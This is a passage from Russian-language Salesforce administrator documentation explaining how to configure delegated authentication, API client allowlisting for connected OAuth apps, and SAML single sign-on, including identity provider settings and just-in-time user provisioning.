3. Вызов веб-служб передает параметры username, password и sourceIp в веб-службу пользователя. Параметр sourceIp — это IP-адрес, из которого инициирован запрос для входа. Необходимо создать и развернуть реализацию веб-службы, к которой смогут обращаться серверы Salesforce.
4. Веб-служба пользователя проверяет переданные данные и возвращает ответ «истина» или «ложь».
5. При получении ответа «истина» система продолжает процесс входа, создает сеанс и предоставляет пользователю доступ к приложению. При получении ответа «ложь» пользователь получает сообщение об ошибке, в котором говорится, что сочетание имени пользователя и пароля недействительно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Изменение всех данных

Прим.: При использовании делегированной проверки подлинности возможна небольшая задержка при входе пользователя в систему перед тем, как учетная запись пользователя станет доступной в организации.

СМ. ТАКЖЕ:

Единая регистрация

Настройка системы Salesforce для делегированной проверки подлинности

Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля. Необходимо обратиться в Salesforce, чтобы включить функцию делегированной проверки подлинности. Только после этого ее можно настроить в своей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Изменение всех данных

1. Создайте свою веб-службу единой регистрации.
   a. В Salesforce загрузите файл WSDL `AuthenticationService.wsdl`. Введите строку *«API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**, после чего выберите **«Загрузить WSDL делегированной проверки подлинности»**.

      Файл WSDL описывает службу единой регистрации с делегированной проверкой подлинности. С использованием этого файла WSDL сформируйте серверной заглушки, к которой добавляется ваша реализация единой регистрации. Например, переключатель `--server-side` используется в инструменте WSDL2Java на платформе Apache Axis. Для инструмента .NET wsdl.exe используйте переключатель `/server`.

      Примеры запроса и ответа см. в подразделе «Пример сообщения SOAP для делегированной проверки подлинности» на странице 1115.

   b. Добавьте ссылку на внутрикорпоративную сеть или другой внутренний сайт, который передает регистрационные данные проверенного пользователя посредством HTTP POST на страницу входа Salesforce.

      Поскольку Salesforce использует поле пароля только для передачи назад вам, не передавайте пароль. Вместо этого передайте другой маркер проверки подлинности (например, билет Kerberos), позволяющий заблокировать передачу корпоративных паролей в систему Salesforce или из нее.

      При необходимости настройте центр делегированной проверки подлинности Salesforce, позволяющий разрешать только маркеры, либо принимать маркеры или пароли. Если центр принимает только маркеры, то пользователи Salesforce не могут выполнить вход в систему Salesforce напрямую, так как не могут создать действительный маркер. Однако многие центры поддерживают и маркеры, и пароли. В этом случае пользователи могут входит в систему Salesforce через страницу входа.

      Когда сервер Salesforce вернет вам учетные данные в сообщении «Проверить подлинность», проверьте их. После этого пользователь сможет получить доступ к приложению.

2. В системе Salesforce укажите URL-адрес шлюза единой регистрации вашей организации. Введите строку *«Единая регистрация»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры единой регистрации»** и

нажмите кнопку **«Правка»**. Введите URL-адрес в текстовое поле «URL-адрес делегированного шлюза». Из соображений безопасности, система Salesforce ограничивает доступные исходящие порты.

- 80, который принимает только подключения HTTP
- 443, который принимает только подключения HTTPS
- 1024–66535, которые принимают подключения HTTP или HTTPS

3. При необходимости установите флажок **«Применить выноску делегированной проверки подлинности»**.

   Прим.: Выберите этот параметр, если требуется регистрировать каждую попытку входа. Этот параметр принудительно отправляет вызов конечной точке единой регистрации независимо от ошибок ограничения входа. Если этот параметр не установлен, вызов конечной точки единой регистрации не производится, если первая попытка входа оканчивается неудачей из-за ограничений входа, заданных в организации Salesforce.

4. Включите полномочие «Единая регистрация включена».

Важное замечание:

СМ. ТАКЖЕ:

Единая регистрация

Единая регистрация с делегированной проверкой подлинности

Управление доступом отдельного API-клиента к организации Salesforce

Можно ограничить доступ к приложениям API-клиента, таким как Data Loader, Salesforce1 и сторонние приложения. Для ограничения доступа запросите в компании Salesforce функцию добавления API-клиентов в список разрешенных. Когда эта функция включена, можно ограничить доступ ко всем связанным приложениям до тех пор, пока вы явно не одобрите каждое приложение. Одобренные приложения часто называются разрешенными.

Клиентские приложения — внешние приложения, которые обращаются к организации через API. Salesforce требует создать связанное приложение для каждого клиентского приложения, чтобы обеспечить проверку подлинности. Проверка подлинности гарантирует, что пользователи получат доступ к данным Salesforce без раскрытия имени пользователя и пароля. Доступ к организации Salesforce всех клиентских приложений, которые не настроены как связанные приложения, блокируется.

Прим.: Чтобы включить функцию «Добавление API-клиентов в список разрешенных», обратитесь в компанию Salesforce. После включения этой функции доступ всех клиентов к связанному приложению ограничивается до тех пор, пока администратор Salesforce явно не разрешит его. Данное ограничение может заблокировать доступ к некоторым приложениям, которые уже используются пользователями. Чтобы избежать случайной блокировки, можно дать пользователям полномочие «Использование любого API-клиента». Используйте это полномочие с осторожностью. Как следует из его названия, это полномочие предоставляет широкие возможности контроля.

Шаг 1. Настройка доступа приложений в организации

1. Чтобы включить для организации функцию «Добавление API-клиентов в список разрешенных», обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Изменение всех данных

2. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Связанные приложения»**.
3. Нажмите кнопку **«Правка»** в разделе «Параметры доступа к приложению».
4. Установите флажок **«Предоставлять API-доступ только к связанным приложениям с политикой "Пользователи, допущенные администратором, предварительно авторизованы"».**
5. Установите флажок **Разрешить страницам Visualforce игнорировать данное ограничение»**, чтобы страницы Visualforce работали корректно. При отсутствии этого флажка доступ клиентских приложений, вызывающих `getSessionId()`, блокируется. Доступ приложений, выполняющих вызовы API к системе Salesforce посредством сеанса, полученного в контексте Visualforce, также блокируется.
6. Нажмите кнопку **«Сохранить»**.

Шаг 2. Ограничение доступа связанных приложений OAuth (добавление приложений в список разрешенных)

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Связанные приложения»**.
2. Выберите имя нужного связанного приложения.
3. Нажмите **«Редактировать политики»** и в разделе «Политики OAuth» выберите **«Пользователи, допущенные администратором, предварительно авторизованы»**.
4. Нажмите кнопку **«Сохранить»**.

Шаг 3. Предоставление пользователям доступа к связанным приложениям OAuth

Доступ пользователей к связанным приложениям предоставляется посредством полномочий. Обычно список доступных связанных приложений отображается под полномочиями. Затем нужно выбрать приложения для авторизации. Если связанное приложение отсутствует в списке, никто с его помощью еще не пытался получить доступ к организации.

Определение того, разрешено ли связанное приложение OAuth

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Использование OAuth связанных приложений»**.
2. В разделе «Действия», если кнопка **«Разблокировка»** отключена, связанное приложение было заблокировано, так как функция «Добавление API-клиентов в список разрешенных» включена для организации и связанное приложение не добавлено в список разрешенных.
3. Чтобы добавить связанное приложение в список разрешенных, установите приложение и для параметра «Разрешенные пользователи» политики OAuth приложения задайте значение **«Пользователи, допущенные администратором, предварительно авторизованы»**.
4. Предоставьте пользователям доступ к связанному приложению.

Прим.: Salesforce создает связанные приложения для распространенных приложений Salesforce, таких как Salesforce1, Data Loader и Workbench, и автоматически устанавливает их в организации. Вы должны добавить связанные приложения в список разрешенных и определить, какие пользователи смогут получать доступ к ним.

Пользователи с полномочием «Использование любого API-клиента» получают доступ к любому приложению, включая связанные приложения с политикой OAuth «Пользователи, допущенные администратором, предварительно авторизованы». Полномочие «Использование любого API-клиента» предназначено для ограниченного круга администраторов.

Просмотр ошибок входа посредством единой регистрации

Если организация использует делегированную проверку подлинности и поддерживает встроенное решение единой регистрации, то пользователи могут просматривать последние ошибки входа, выполненного посредством единой регистрации.

1. Введите строку *«Журнал ошибок делегированной проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журнал ошибок делегированной проверки подлинности»**.
2. Просмотрите имя пользователя, время входа и саму ошибку для 21 последней ошибки входа.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра ошибок входа посредством единой регистрации:

- Изменение всех данных

Прим.: Дополнительную информацию о включении функции единой регистрации можно получить в компании Salesforce.

СМ. ТАКЖЕ:

Единая регистрация

SAML

Удостоверение Salesforce использует протокол SAML на основе XML для единой регистрации в системе Salesforce с корпоративного портала или через поставщика удостоверений. Протокол SAML позволяет передавать информацию о пользователе между службами, например от Salesforce в Microsoft 365.

Поставщик удостоверений выполняет большую часть работы по настройке единой регистрации.

1. Выберите поставщика удостоверений SAML и определите способ его подключения к системе Salesforce. Поставщик удостоверений отправляет Salesforce запросы единой регистрации.
2. Предоставьте поставщику удостоверений нужные сведения (например, URL-адреса начальной страницы и страницы выхода).
3. Чтобы настроить систему Salesforce, выполните инструкции, указанные в разделе «Настройка параметров SAML для единой регистрации». В Salesforce выполняется только это действие.

Поставщик удостоверений отправляет утверждения SAML в систему Salesforce посредством профиля POST обозревателя единой веб-регистрации SAML. Система Salesforce посылает ответы SAML на указанный в меню «Настройка» URL-адрес входа для поставщика удостоверений. Для этого введите строку «*Единая регистрация*» в поле «Быстрый поиск», затем выберите пункт **«Параметры единой регистрации»**. Система Salesforce получает и сравнивает утверждение с конфигурацией Salesforce, затем, если утверждение является истинным, разрешает единую регистрацию.

Чтобы проверить утверждение SAML, содержащее ошибку после настройки SAML в системе Salesforce, рекомендуем использовать средство проверки утверждения SAML. Получить утверждение SAML можно от поставщика удостоверений.

Если пользователи не могут выполнить вход с использованием SAML, просмотрите журнал входов SAML и определите причину. Предоставив журнал входов поставщику удостоверений, можно ускорить решение проблем.

Нажмите кнопку **Загрузить метаданные** для загрузки XML-файла своих параметров конфигурации SAML и последующей отправки своему поставщику удостоверений. Поставщик удостоверений затем может отправить их в параметры конфигурации для подключения к вашему сообществу организации Salesforce.

Работа с поставщиком удостоверений

Настройка параметров SAML для единой регистрации

Просмотр и редактирование параметров единой регистрации

После настройки использования SAML в организации Salesforce, конфигурацией SAML можно управлять со страницы параметров единой регистрации.

Значения поставщика удостоверений

Настройка начальной страницы, страниц ошибок, входа и выхода SAML

Примеры утверждений SAML

Просмотр журнала входов SAML

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Проверка параметров SAML для единой регистрации

Ошибки проверки утверждения SAML

Работа с поставщиком удостоверений

1. Ниже перечислены сведения, которые должны быть получены от поставщика удостоверений перед настройкой системы Salesforce для использования SAML.
   - Версия SAML, используемая поставщиком удостоверений (1.1 или 2.0)
   - Код объекта поставщика удостоверений (или отправитель)
   - Сертификат проверки подлинности.

     Совет: Область хранения сертификата должна быть доступна посредством обозревателя. Данный сертификат будет загружен в систему Salesforce на последующем этапе.

   - Следующие параметры утверждения SAML:
     - Тип кода пользователя SAML
     - Местоположение кода пользователя SAML
     - Имя атрибута
     - URI атрибута
     - формат кода имени;

     Прим.: Параметры «Имя атрибута», «URI атрибута» и «Формат кода имени» задаются только в том случае, если параметру «Местоположение кода пользователя SAML» задано значение «... находится в элементе Attribute».

     Совет: Чтобы быстро настроить функцию единой регистрации, импортируйте параметры SAML 2.0 из XML-файла (или URL-адреса, указывающего на файл) на странице «Параметры единой регистрации». Получите XML-файл от поставщика удостоверений.

   При необходимости предоставьте поставщику удостоверений дополнительную информацию о данных значениях.

   Совет: Включите SAML в системе Salesforce и сделайте снимок страницы для поставщика удостоверений. Введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**, щелкните **«Правка»** и установите флажок «SAML включен».

2. Чтобы настроить начальную страницу, а также страницы входа и выхода, обратитесь к поставщику удостоверений.
3. Предоставьте поставщику удостоверений доступ к примерам утверждений SAML, позволяющим определить формат, который требуется системе Salesforce для успешной единой регистрации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Изменение всех данных

СМ. ТАКЖЕ:

SAML

Настройка параметров SAML для единой регистрации

Данная страница позволяет настроить функцию единой регистрации в организации. При необходимости пользователь может настроить функцию своевременной инициализации. Чтобы правильно настроить данные параметры, рекомендуем обратиться к поставщику удостоверений. Дополнительную информацию о функции единой регистрации см. в разделе «Единая регистрация». Дополнительную информацию о функции своевременной инициализации см. в разделе «Общие сведения о своевременной инициализации».

Чтобы настроить параметры SAML для единой регистрации в системе Salesforce посредством корпоративного поставщика удостоверений, выполните указанные ниже действия.

1. Получите сведения от поставщика удостоверений.
2. Предоставьте сведения поставщику удостоверений.
3. Настройте функцию единой регистрации.
4. При необходимости настройте поставщика удостоверений для шифрования утверждений SAML.
5. При необходимости включите функцию своевременной инициализации пользователя.
6. Отредактируйте средство обработки своевременной инициализации SAML (при выборе параметра «Настраиваемая SAML со средством обработки Apex» для своевременной инициализации).
7. Протестируйте подключение единой регистрации.

Настройте функцию единой регистрации

1. В Salesforce введите *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»** и щелкните **«Правка»**.
2. Установите флажок «SAML включен». Параметры единой регистрации SAML могут быть просмотрены только после включения SAML.
3. Укажите версию SAML, используемую поставщиком удостоверений.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы создать конфигурацию, нажмите соответствующую кнопку в разделе «Параметры единой регистрации SAML».
   - **«Создать»**: настройка всех параметров вручную.
   - **Создать из файла метаданных**: импорт параметров SAML 2.0 из XML-файла от поставщика удостоверений. Данный алгоритм считывает XML-файл и использует его для настройки как можно большего количества параметров.

     Прим.: Если файл XML содержит сведения более чем одной конфигурации, используется первая обнаруженная в файле конфигурация.

   - **«Создать из URL-адреса метаданных»**: импорт параметров SAML 2.0 из общедоступного URL-адреса. Данный алгоритм считывает XML-файл из общедоступного URL-адреса и использует его для настройки как можно большего

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- «Настройка приложения»

  И

  Изменение всех данных

числа параметров. URL-адрес должен быть добавлен на страницу «Параметры удаленного узла» для его доступности из организации Salesforce.

6. Заполните поле **Имя** для данного параметра, чтобы обращаться к нему в своей организации.

   Система Salesforce заполняет поле **«API-имя»** соответствующим значением, которое при необходимости может быть изменено.

7. Заполните поле «Отправитель». Данное значение часто обозначается как идентификатор объекта для поставщика удостоверений.
8. Если организация Salesforce использует развернутые домены, укажите, что следует использовать: стандартный домен (`https://saml.salesforce.com`) или настраиваемый домен для параметра **«Код объекта»**. Данные сведения должны быть переданы поставщику удостоверений.

   Совет: Как правило, настраиваемый домен используется в качестве кода объекта. Если развертывание домена выполняется после настройки единой регистрации, то кодом объекта считается стандартный домен. При использовании функции Salesforce to Salesforce рекомендуем указать настраиваемый домен.

9. Чтобы найти и загрузить сертификат проверки подлинности, созданный поставщиком удостоверений, нажмите кнопку **«Обзор»** напротив поля «Сертификат поставщика удостоверений».
10. Заполните поле «Сертификат подписи запроса» любым из сертификатов, сохраненных на странице **«Управление сертификатами и ключами»**.
11. Заполните поле «Метод подписи запроса» алгоритмом хэширования для зашифрованных запросов («`RSA-SHA1`» или «`RSA-SHA256`»).
12. Если поставщик удостоверений шифрует утверждения SAML, заполните поле «Сертификат расшифровки утверждения» предоставленным сертификатом, сохраненным на странице **«Управление сертификатами и ключами»**. Данное поле доступно только организациям, поддерживающим несколько конфигураций единой регистрации. Дополнительную информацию см. в подразделе «Настройка поставщика удостоверений для шифрования утверждений SAML».
13. Заполните поля «Тип удостоверения `SAML`», «Расположение удостоверения `SAML`» и другие поля, описанные в разделе «Значения поставщика удостоверений», значениями, предоставленными поставщиком удостоверений.
14. Заполните поле «Связывание запросов, инициированных поставщиком услуг» соответствующим значением на основе сведений, предоставленных поставщиком удостоверений.
15. Для SAML 2.0: если поставщик удостоверений использует специальные страницы входа и выхода, заполните поля **«URL-адрес входа для поставщика удостоверений»** и **«URL-адрес выхода для поставщика удостоверений»** соответственно.

    Прим.: Данные поля доступны в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Поля не отображаются в пробных организациях или связанных безопасных средах.

16. В поле `URL-адрес` настраиваемой ошибки введите URL-адрес страницы для переадресации пользователей при возникновении ошибки входа SAML. Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным.
17. При необходимости настройте функцию своевременной инициализации пользователя. Дополнительную информацию см. в подразделе Включение функции своевременной инициализации пользователя и разделе Общие сведения о своевременной инициализации для SAML.
18. Нажмите кнопку **«Сохранить»**.

Нажмите кнопку **Загрузить метаданные** для загрузки XML-файла своих параметров конфигурации SAML и последующей отправки своему поставщику удостоверений. Поставщик удостоверений затем может отправить их в параметры конфигурации для подключения к вашему сообществу организации Salesforce.

Настройка поставщика удостоверений для шифрования утверждений SAML

При использовании системы Salesforce в качестве поставщика услуг для входящих утверждений SAML рекомендуем выбрать сохраненный сертификат для расшифровки входящих утверждений от сторонних поставщиков удостоверений. Кроме того, предоставьте копию данного сертификата поставщику удостоверений.

1. На странице параметров единой регистрации в настройках создайте новую конфигурацию SAML.
2. В поле «Сертификат расшифровки утверждения» укажите сертификат для шифрования из числа сохраненных на странице **«Управление сертификатами и ключами»**.

   Прим.: При отсутствии поля «Сертификат расшифровки утверждения» рекомендуется включить поддержку нескольких конфигураций единой регистрации (доступно только организациям, созданным до выпуска Summer'13, которые не используют SAML 1.1). Чтобы включить поддержку нескольких конфигураций единой регистрации, щелкните **«Включить несколько конфигураций»** на странице **«Параметры единой регистрации»**. Наличие поля, но отсутствие кнопки **«Включить несколько конфигураций»** указывают на то, что данный параметр уже включен.

3. Настройте «Расположение удостоверения `SAML`» на элемент, где расположен ваш идентификатор.
4. При сохранении новой конфигурации SAML система изменяет значение поля `URL-адрес входа Salesforce` (или «URL-адрес ACS Salesforce»). Получите новое значение (на странице «Параметры единой регистрации» в меню «Настройка») и щелкните по имени новой конфигурации SAML. Значение отображается полем «`URL-адрес входа Salesforce`».
5. Поставщик удостоверений должен использовать значение поля «`URL-адрес входа Salesforce`».
6. Предоставьте поставщику удостоверений копию сертификата, выбранного в поле «Сертификат расшифровки утверждения», который должен использоваться для шифрования утверждений.

Включение функции своевременной инициализации пользователя

1. Установите флажок «Инициализация пользователя включена» в разделе «Параметры единой регистрации SAML».
   - «Стандартная»: данный параметр позволяет автоматически инициализировать пользователей посредством атрибутов утверждения.
   - «Настраиваемая `SAML` со средством обработки `Apex`»: данный параметр позволяет инициализировать пользователей на основе логики в классе Apex.
2. При выборе параметра «Стандартная» нажмите кнопку **«Сохранить»** и протестируйте подключение единой регистрации. При выборе параметра «Настраиваемая `SAML` со средством обработки `Apex`» перейдите к следующему действию.
3. Выберите текущий класс Apex как класс средства обработки своевременной инициализации SAML в поле «Средство обработки своевременной инициализации `SAML`». Данный класс должен реализовывать интерфейс SamlJitHandler. При отсутствии класса Apex щелкните «Автоматически создавать шаблон средства обработки своевременной инициализации `SAML`» для его создания. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого. Дополнительную информацию см. в подразделе «Редактирование средства обработки своевременной инициализации SAML».

4. Выберите пользователя, выполняющего класс Apex, в поле «Выполнить средство обработки как:». Пользователю должно быть предоставлено полномочие «Управление пользователями».
5. Своевременная инициализация требует наличия кода интегрирования в типе пользователя. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип удостоверения SAML». Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.
6. Нажмите кнопку **«Сохранить»**.

Редактирование средства обработки своевременной инициализации SAML

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Отредактируйте созданное средство обработки Apex своевременной инициализации SAML для соотнесения полей между SAML и Salesforce. При необходимости измените созданный код для поддержки перечисленных ниже компонентов.
   - Настраиваемые поля
   - Неточное совпадение профилей
   - Неточное совпадение ролей
   - Поиск контактов по адресу эл. почты
   - Поиск организаций по номеру организации
   - Стандартная инициализация пользователя в сообществе
   - Стандартный вход пользователя в сообщество
   - Стандартное использование кода профиля для своевременной инициализации на порталах
   - Стандартное использование роли портала для своевременной инициализации на порталах
   - Создание имени пользователя для своевременной инициализации на порталах

   Например, найдите комментарий «Обработать настраиваемые поля здесь» в созданном коде для поддержки настраиваемых полей в созданном коде средства обработки. Вставьте код настраиваемого поля после данного комментария. Дополнительную информацию и примеры см. в документации к интерфейсу SamlJitHandler.

Прим.: Если поставщик удостоверений отправляет атрибуты своевременной инициализации для объекта «Контакт» или «Организация» в одном утверждении с объектом «Пользователь», то созданному средству обработки может быть недоступно выполнение обновлений. Список полей объекта «Пользователь», которые не могут обновляться одновременно с полями объекта «Контакт» или «Организация», см. в разделе «Объекты sObject, которые не могут использоваться вместе в операциях DML».

Протестируйте подключение единой регистрации

Чтобы протестировать настроенные и сохраненные параметры SAML, рекомендуем открыть приложение поставщика удостоверений. Поставщик удостоверений предписывает обозревателю пользователя отправить форму, содержащую утверждения SAML, на страницу входа Salesforce. Система проверяет каждое утверждение и разрешает единую регистрацию при успешной проверке.

При возникновении ошибки единой регистрации после настройки и сохранения параметров SAML рекомендуем воспользоваться средством проверки утверждения SAML. Обратите внимание, что сначала должно быть получено утверждение SAML от поставщика удостоверений.

Чтобы определить причину неудачного входа посредством SAML, просмотрите журнал входов SAML и сообщите данные сведения поставщику удостоверений.

При использовании SAML 2.0: поле «Конечная точка маркера приложения OAuth 2.0» заполняется после настройки SAML. Используйте маркер в процессе проверки подлинности единой веб-регистрации для приложения OAuth 2.0.

СМ. ТАКЖЕ:

- SAML
- Рекомендации по внедрению единой регистрации
- Проверка параметров SAML для единой регистрации
- Сертификаты и ключи

Просмотр и редактирование параметров единой регистрации

После настройки использования SAML в организации Salesforce, конфигурацией SAML можно управлять со страницы параметров единой регистрации.

Введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**.

После завершения настройки SAML на странице параметров единой регистрации отображаются созданные URL-адреса и конечная точка маркера OAuth 2.0.

Поле	Описание
`URL-адрес входа Salesforce`	Только для SAML 2.0: URL-адрес, связанный с входом для процесса утверждения Web SSO OAuth. Этот URL-адрес отображается, если вы задали в SAML значение «Утверждение содержит имя пользователя Salesforce» параметру «Тип кода `SAML`» и значение «Код находится в элементе NameIdentifier оператора Subject» параметру «Местоположение кода `SAML`».
`URL-адрес выхода Salesforce`	Только для SAML 2.0: URL-адреса выхода Salesforce, по которому направляются пользователи после выхода из системы. Этот URL-адрес отображается, если параметру «`URL-адрес выхода для поставщика удостоверений`» не задано значение.
`Конечная точка маркера OAuth 2.0`	Только для SAML 2.0: URL-адрес ACS, используемый при включении системы Salesforce в качестве поставщика удостоверений в процессе утверждения OAuth единой веб-регистрации.

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить текущую конфигурацию SAML, щелкните **«Правка»**.
- Чтобы проверить параметры SAML посредством утверждения SAML, предоставленного поставщиком удостоверений, щелкните ссылку **«Средство проверки утверждения SAML»**.
- Нажмите кнопку **Загрузить метаданные** для загрузки XML-файла своих параметров конфигурации SAML и последующей отправки своему поставщику удостоверений. Поставщик удостоверений затем может отправить их в параметры конфигурации для подключения к вашему сообществу организации Salesforce. Это возможно, только если ваш поставщик удостоверений поддерживает метаданные и если вы используете SAML 2.0.

СМ. ТАКЖЕ:

SAML

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Изменение всех данных

Значения поставщика удостоверений

Прежде чем настроить SAML в системе Salesforce, рекомендуем принять сведения от поставщика удостоверений. Данные сведения должны использоваться на странице единой регистрации.

Ниже приведены сведения, которые могут быть полезны поставщику удостоверений.

Поле	Описание
Версия SAML	Версия SAML, используемая поставщиком удостоверений. В настоящее время система Salesforce поддерживает версии 1.1 и 2.0. Спецификации SAML для разных версий см. ниже. • SAML 1.1 • SAML 2.0
Отправитель	Код объекта — это уникальный URL-адрес, идентифицирующий поставщика удостоверений SAML. Утверждения SAML, отправленные в систему Salesforce, должны полностью соответствовать данному значению в атрибуте `<saml:Issuer>` утверждений SAML.
код объекта;	Отправитель в запросах SAML, созданных системой Salesforce, а также ожидаемая аудитория любых входящих ответов SAML. При отсутствии развернутых доменов система всегда использует следующее значение: `https://saml.salesforce.com`. При наличии развернутых доменов Salesforce рекомендует использовать имя настраиваемого домена. Данное значение доступно на странице «Параметры единой регистрации». Введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**.
Сертификат поставщика удостоверений	Сертификат проверки подлинности, созданный поставщиком удостоверений.
Сертификат подписи запроса	Сертификат (сохраненный на странице «Управление сертификатами и ключами»), используется для создания подписи для запроса SAML, отправляемого поставщику удостоверений, при условии, что система Salesforce является поставщиком услуг для входа SAML, инициированного поставщиком услуг. При отсутствии сертификата, сохраненного на странице «Управление сертификатами и ключами», система Salesforce использует по умолчанию глобальный сертификат прокси-сервера. В отличие от глобального сертификата прокси-сервера, сохраненный сертификат подписи позволяет повысить контроль над событиями (например, истечение срока действия сертификата).
Метод подписи запроса	Алгоритм хэширования для зашифрованных запросов (`RSA-SHA1` или `RSA-SHA256`).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Поле	Описание
Тип удостоверения SAML	Элемент утверждения SAML, содержащий строку, которая определяет пользователя Salesforce. Ниже указаны возможные значения. **Утверждение содержит имя пользователя Salesforce** Рекомендуем использовать данный параметр, если поставщик удостоверений передает имя пользователя Salesforce в утверждениях SAML. **Утверждение содержит код интегрирования из объекта «Пользователь»** Рекомендуем использовать данный параметр, если поставщик удостоверений передает идентификатор внешнего пользователя (например, код сотрудника) в утверждении SAML для определения пользователя. **Утверждение содержит код пользователя из объекта «Пользователь»** Рекомендуем использовать данный параметр, если поставщик удостоверений передает идентификатор внутреннего пользователя (например, код пользователя из организации Salesforce) в утверждении SAML для определения пользователя.
Расположение удостоверения SAML	Местоположение утверждения, определяющее пользователя. Ниже указаны возможные значения. **Удостоверение находится в элементе NameIdentifier оператора Subject** Поле Salesforce Username или FederationIdentifier находится в операторе <Subject> утверждения. **Удостоверение находится в элементе Attribute** Поле Salesforce Username или FederationIdentifier находится в операторе <AttributeValue>, расположенном в операторе <Attribute> утверждения.
